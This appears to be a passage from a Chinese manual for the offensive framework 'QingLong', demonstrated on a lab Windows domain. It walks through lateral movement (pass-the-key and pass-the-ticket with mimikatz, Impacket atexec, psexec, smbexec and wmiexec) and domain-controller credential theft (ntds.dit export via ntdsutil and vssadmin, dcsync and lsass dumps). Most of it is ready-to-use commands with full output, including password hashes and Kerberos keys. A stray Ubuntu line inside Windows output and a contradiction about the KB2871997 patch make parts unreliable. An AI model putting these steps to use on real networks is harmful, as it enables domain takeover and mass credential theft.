实验环境如下：

攻击者 kali：192.168.88.137

受害者 Windows server 2008：192.168.88.132

Windows server 2012（域控）：192.168.88.131

务必确保受害者主机已经安装补丁 KB2871997。


首先获取域控的 AES-256 密钥的值：

e8d5e9d308569702a0acaf1cc2d174b3ca5a0ff05beac2b9b21c063a00ce1347

输入有关参数，执行，由下图可知 AES-256 密钥已经导入成功：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement] 1 lingkun.org administrator e8d5e9d308569702a0acaf1cc2d174b3ca5a0ff05beac2b9b21c063a00ce1347
[!] Please ensure that patch KB2871997 has been installed on the controlled host.
[*] You can run the "sekurlsa:: ekeys" command on mimikatz to obtain AES_256.
> exploit

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:administrator /domain:lingkun.org /aes256:e8d5e9d308569702a0acaf1cc2d174b3ca5a0ff05beac2b9b21c063a00ce1347
user    : administrator
domain  : lingkun.org
program : cmd.exe
impers. : no
AES256  : e8d5e9d308569702a0acaf1cc2d174b3ca5a0ff05beac2b9b21c063a00ce1347
  |  PID  572
  |  TID  504
  |  LSA Process is now R/W
  |  LUID 0 ; 1590373 (00000000:00184465)
  \_ msv1_0   - data copy @ 000000000099E3E0 : OK !
  \_ kerberos - data copy @ 000000000098EDD8
   \_ aes256_hmac       -> null

   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace @ 0000000000948508 (16) -> null

mimikatz(commandline) # exit
Bye!

[+] Now you can try using 'dir' to connect to the target host
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement]
```

成功弹 cmd.exe 窗口，尝试列举域控 C 盘下的内容：



因为 Windows server 2008 并没有安装补丁 KB2871997，所以无法远程访问成功。如果受害者主机上面已经安装补丁 KB2871997，那么我们是可以远程访问到域控的。


8.9.2 atexec 横向移动攻击

在域横向移动攻击的过程中，如果我们知道域内某主机的用户名和密码，那么我们可以通过 atexec 来连接该主机，并且 atexec 方法还自带提权功能：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement] 2 lingkun/administrator [redacted]! 192.168.88.131
atexec > whoami
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \UzwQEwlC
[*] Running task \UzwQEwlC
[*] Deleting task \UzwQEwlC
[*] Attempting to read ADMIN$\Temp\UzwQEwlC.tmp
nt authority\system

atexec >
```

8.9.3 DCOM 横向移动攻击

在域横向移动攻击的过程中，如果我们知道域内某主机的用户名和密码，那么我们可以通过 DCOM 来连接该主机：



8.9.4 NTLM_Hash 横向移动攻击


实验环境如下：

攻击者 kali：192.168.88.137


受害者 Windows server 2008：192.168.88.132

Windows server 2012（域控）：192.168.88.131

首先，我们需要获取到对方的 NTLM Hash（这里我们获取的是域控的 NTLM Hash），然后根据 usage 输入所需参数，执行攻击即可：



Windows server 2008 成功弹出 cmd.exe 窗口，尝试列举域控 C 盘下的内容：



8.9.5 psexec 横向移动攻击

在域横向移动攻击的过程中，如果我们知道域内某主机的用户名和密码，那么我们可以通过 psexec 来连接该主机，并且 psexec 方法还自带提权功能：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement] 5 lingkun/administrator [redacted] ! 192.168.88.131
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.88.131.....
[*] Found writable share ADMIN$
[*] Uploading file EgYSKHzD.exe
[*] Opening SVCManager on 192.168.88.131.....
[*] Creating service WPeq on 192.168.88.131.....
[*] [illegible]vice WPeq.....
Ubuntu 23.04 amd64
[*] Press help for extra shell commands
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.88.131.....
[*] Stopping service WPeq.....
[*] Removing service WPeq.....
[*] Removing file EgYSKHzD.exe.....
```

8.9.6 PTT 票据传递攻击

实验环境如下：

攻击者 kali：192.168.88.137


受害者 Windows server 2008：192.168.88.132

Windows server 2012（域控）：192.168.88.131


票据传递攻击，思想是为普通用户注入管理员的票据，从而冒充管理员身份。所以在进行攻击前，我们需要先获取内存中的管理员票据，然后利用 mimikatz 为普通用户注入管理员的票据，从而冒充管理员身份。

我们只需要选择序号 6 进行攻击即可。

先清空系统票据：



然后输入管理员票据在受害者主上的绝对路径，然后注入票据（下图显示已经注入成功）：



然后我们就可以尝试利用 dir 命令来远程访问目标主机了。

8.9.7 smbexec 横向移动攻击

在域横向移动攻击的过程中，如果我们知道域内某主机的用户名和密码，那么我们可以通过 smbexec 来连接该主机，并且 smbexec 方法还自带提权功能：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement] 7 lingkun/administrator [redacted]! 192.168.88.131
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP 配置


以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . : fe80::b09d:4160:3459:23ee%12
   IPv4 地址 . . . . . . . . . . . . : 192.168.88.131
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.88.2

隧道适配器 isatap.{6B2FFF24-9DF4-4487-A3B4-0CE37B868A2D}:

   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . :

C:\Windows\system32>exit
```

8.9.8 wmiexec 横向移动攻击

在域横向移动攻击的过程中，如果我们知道域内某主机的用户名和密码，那么我们可以通过 wmiexec 来连接该主机：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement] 8 lingkun/administrator [redacted]! 192.168.88.131
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lingkun\administrator

C:\>exit
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement]
```

8.10 域控制器安全模块

实验环境如下：

攻击者 kali：192.168.88.137

Windows server 2012（域控）：192.168.88.131

```
Domain Controller Security

  id  model                  description
  --  -----                  -----------
   0  export ntds.dit        导出ntds.dit文件
   1  read data from ntds.dit 读取ntds.dit文件的数据
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security]
```

请务必先把 mimikatz.exe（可在 mimikatz 模块中上传 mimikatz）上传至和后门同一目录下。


8.10.1 导出 ntds.dit 文件

8.10.1.1 by ntdsutil.exe

我们可以通过 ntdsutil.exe 导出 ntds.dit，我们选择序号 0：

```
Export ntds.dit
═══════════════

  id  model                                usage  description
────  ──────────────────────────────────  ──────  ──────────────────────────────
   0  export ntds.dit by ntdsutil.exe         0  通过ntdsutil.exe导出ntds.dit
   1  export ntds.dit by vssadmin              1  通过vssadmin导出ntds.dit
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/0] 0
[+] 创建快照：
ntdsutil: snapshot
快照：activate instance ntds
活动实例设置为“ntds”。
快照：create
正在创建快照 ...
成功生成快照集 {38714a1a-72da-4eac-8574-f76bd07df6d5}。
快照：quit
ntdsutil: quit

[+] 将快照加载到系统中：
GUID > 38714a1a-72da-4eac-8574-f76bd07df6d5
ntdsutil: snapshot
快照：mount 38714a1a-72da-4eac-8574-f76bd07df6d5
快照 {26044ee2-cdc6-48b5-89db-58aa88e29b4e} 已作为 C:\$SNAP_202308041647_VOLUMEC$\ 装载
快照：quit
ntdsutil: quit

[+] 将快照文件复制到C盘下：
$SNAP_xxx_VOLUMEC$ > C:\$SNAP_202308041647_VOLUMEC$\
[*] ntds.dit文件已经成功复制到C盘的目录下.
[+] 将之前加载的快照卸载并删除：
ntdsutil: snapshot
快照：unmount 38714a1a-72da-4eac-8574-f76bd07df6d5
快照 {26044ee2-cdc6-48b5-89db-58aa88e29b4e} 已卸载。
快照：delete 38714a1a-72da-4eac-8574-f76bd07df6d5
快照 {26044ee2-cdc6-48b5-89db-58aa88e29b4e} 已删除。
快照：quit
ntdsutil: quit
```

成功把 ntds.dit 复制出来：




8.10.1.2 by vssadmin

这次我们通过 vssadmin 导出 ntds.dit：

```
Export ntds.dit

  id  model                                usage  description
  --  -----------------------------------  -----  ---------------------------------
   0  export ntds.dit by ntdsutil.exe          0  通过ntdsutil.exe导出ntds.dit
   1  export ntds.dit by vssadmin              1  通过vssadmin导出ntds.dit
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/0] 1
[+] 创建一个C盘的卷影拷贝：
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2013 Microsoft Corp.

成功地创建了 'c:\' 的卷影副本
    卷影副本 ID: {e8ff2e19-ddbf-4d74-9738-70f8b06234fb}
    卷影副本卷名： \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy34

[+] 在创建的卷影中将ntds.dit复制出来：
Shadow Copy Volume Name > \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy34
[*] ntds.dit文件已经成功复制到C盘的目录下.
[+] 删除快照：
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2013 Microsoft Corp.


(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/0]
```

成功把 ntds.dit 复制出来：



8.10.2 读取 ntds.dit 文件的数据

目前青龙支持 3 种读取 ntds.dit 文件数据的方法：

```
Read data from ntds.dit

  id  model                                                usage                 description
  --  ---------------------------------------------------  --------------------  ---------------------------------
   0  export all usernames and hash by mimikatz            0 domain_name         使用mimikatz导出域内的所有用户名及散列值
   1  export hash for specified user by mimikatz           1 domain_name username 导出指定用户的散列值
   2  Dump hash by dumping the lsass.exe process by mimikatz 2                    通过转储lsass.exe进程对散列值进行Dump操作
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/1] show params

Parameter Description

Params       Description
-----------  -----------
domain_name  域名
username     用户名
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/1]
```

根据 usage，它们的演示步骤如下：

8.10.2.1 使用 mimikatz 导出域内的所有用户名及散列值

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/1] 0 lingkun.org

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:lingkun.org /all /csv
[DC] 'lingkun.org' will be the domain
[DC] 'WIN-O9AMNK5OP7A.lingkun.org' will be the DC server
[DC] Exporting domain 'lingkun.org'
1001    A11237  31d6cfe0d16ae931b73c59d7e0c089c0
502     krbtgt  09906bc723e1c842404e0e26da249b2a
1106    A11237-8E8E9F73$        f2e5dc6ff9f8f5c12300397de9505f4d
1107    xiaodi  4e5a96233ff30d67ee0182c9884e45d6
1110    lk      4e5a96233ff30d67ee0182c9884e45d6
1115    lingkun 847bfb693121775ad21ba7e42d47fd07
1116    SAMTHEADMIN-63$ 3a7502a3de550474d267c076a0829224
1117
SAMTHEADMIN-5$  a4608cde2ef5e34aa3e2baa358f409d1
1118    SAMTHEADMIN-65$ 0ed4ac6749c0652b1f56ba41fd053cd4
1119    SAMTHEADMIN-16$ a6f4194b47c9b5434f690eff89b306ed
1120    SAMTHEADMIN-94$ 8aa319d09fc682a6b5401eb623dc062b
1109    A11237-C4F1171E$        c6d9477f657f3d9c8ab2141359f716d0
1003    WIN-O9AMNK5OP7A$        0d3a7d234e8c0cb78cadd322707d0e0b
1113    mylk    291a3fa39886dbe496f5ce3cad417174
1112    DESKTOP-B5KTK1B$        d00b17cd1199b8b114e3afe9f59fc9ad
1111    WIN-AVGAMG0MLSA$        abd05289f4d522b8aa54d1b965d61e15
1121    DESKTOP-7FR15SU$        61bd05e7a5476f4e1b76243caf4544f5
1108    WIN-8GP2H0EORL7$        7f7acb9ca0e1e4491438d85bc56059e7
1122    qinglong        847bfb693121775ad21ba7e42d47fd07
500     Administrator   a1f74452895ffa1d5f051fc68cccd221

mimikatz(commandline) # exit
Bye!
```

8.10.2.2 导出指定用户的散列值

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/1] 1 lingkun.org mylk

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:lingkun.org /user:mylk
[DC] 'lingkun.org' will be the domain
[DC] 'WIN-O9AMNK5OP7A.lingkun.org' will be the DC server
[DC] 'mylk' will be the user account

Object RDN           : mylk

** SAM ACCOUNT **

SAM Username         : mylk
User Principal Name  : mylk@lingkun.org
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2023/2/23 13:57:54
SID history:
  S-1-5-21-189
6186901-2031160580-1257278641-500
Object Security ID   : S-1-5-21-1896186901-2031160580-1257278641-1113
Object Relative ID   : 1113

Credentials:
  Hash NTLM: 291a3fa39886dbe496f5ce3cad417174
    ntlm- 0: 291a3fa39886dbe496f5ce3cad417174
    lm  - 0: 5a2da167cac0ad9bdd0a86416a6defab

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LINGKUN.ORGmylk
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : c0c50a6567dfb2a0810e2d51addf2c146e562048c35c566b8bff8025eabede18
      aes128_hmac       (4096) : fe50ea49042365ec365e364eef14964b
      des_cbc_md5       (4096) : 929ebabff47ce0f2

* Primary:Kerberos *
    Default Salt : LINGKUN.ORGmylk
```

8.10.2.3 通过转储 lsass.exe 进程对散列值进行 Dump 操作

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Domain Controller Security/1] 2

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /inject
Domain : LINGKUN / S-1-5-21-1896186901-2031160580-1257278641

RID  : 000001f4 (500)
User : Administrator

 * Primary
    NTLM : a1f74452895ffa1d5f051fc68cccd221
    LM   :
  Hash NTLM: a1f74452895ffa1d5f051fc68cccd221
    ntlm- 0: a1f74452895ffa1d5f051fc68cccd221
    ntlm- 1: 1898fd5d8f0daab7329231ad2d07c336
    ntlm- 2: 847bfb693121775ad21ba7e42d47fd07
    ntlm- 3: 291a3fa39886dbe496f5ce3cad417174
    lm  - 0: bbfc5caa63f0ecda2aa4b3457c81f778
    lm  - 1: 302ccf8abb7f97856d9fdf4e0
4054e42
    lm  - 2: 6c9f7cfbce0ebc5076e547103f1da1b2

 * WDigest
    01  ea9ee2a678a56a401096041402d2fcde
    02  eaaec43182bfb87e3e1404b68113fb4c
    03  0ab3310fabe9cf9eac805b4ff5fc4c79
    04  ea9ee2a678a56a401096041402d2fcde
    05  8181439954d678c46b45a3b3b9fb8a5d
    06  ff7bf197b159840aeef49caa01cdf53e
    07  c842e3f4c112685378d22875084bba00
    08  5f4b9dd5b0a3cfb577b4f8899ea619a0
    09  12e144c2cf175a465c0a8999adcf4610
    10  cbe6f7d2378795b007a4fc4df32abd4d
    11  a0592deca10c7806071db8953cacf4f4
    12  5f4b9dd5b0a3cfb577b4f8899ea619a0
    13  540f1f8a47de913c22195074c3cdd0e9
    14  e957fd24aaa4956a72df562122d3a999
    15  d5383e6765b8cd63cbcd15ec26784a71
    16  fff43fec55f0559849362385d128cc87
    17  87af2195f6a61f38c97c8762dca131b7
    18  6f67e484f3b43a3b18f6f62b4acb7308
    19  1566fdaeca527a2cee221e55da7992fc
    20  6b81466e8e793f34718b54c6137d6020
    21  4ff43686620f3ed4240ebc948fca8fd9
    22  b1b525fc325f79bcbbe00a3a04d09c00
    23  4bce950a7b8ffd75ea9cbc
36e884d308
    24  ba047d3be641c44b511a4cec01ddf89b
    25  c15f2ab8028e7a12bd1e4537ba9f32a6
```


8.11 mimikatz 模块

Mimikatz 是一个由 Benjamin Delpy 开发的网络安全工具。它主要用于从内存中提取纯文本密码、哈希值、PIN 码和 Kerberos 票据。Mimikatz 还可以执行哈希传递、票据传递或构建金票等等。

Mimikatz 在内网渗透中的作用非常巨大。

青龙目前也集合了 mimikatz，它提供了 mimikatz 在内网渗透中常用的 10 个命令以及允许攻击者自定义 mimikatz 命令：

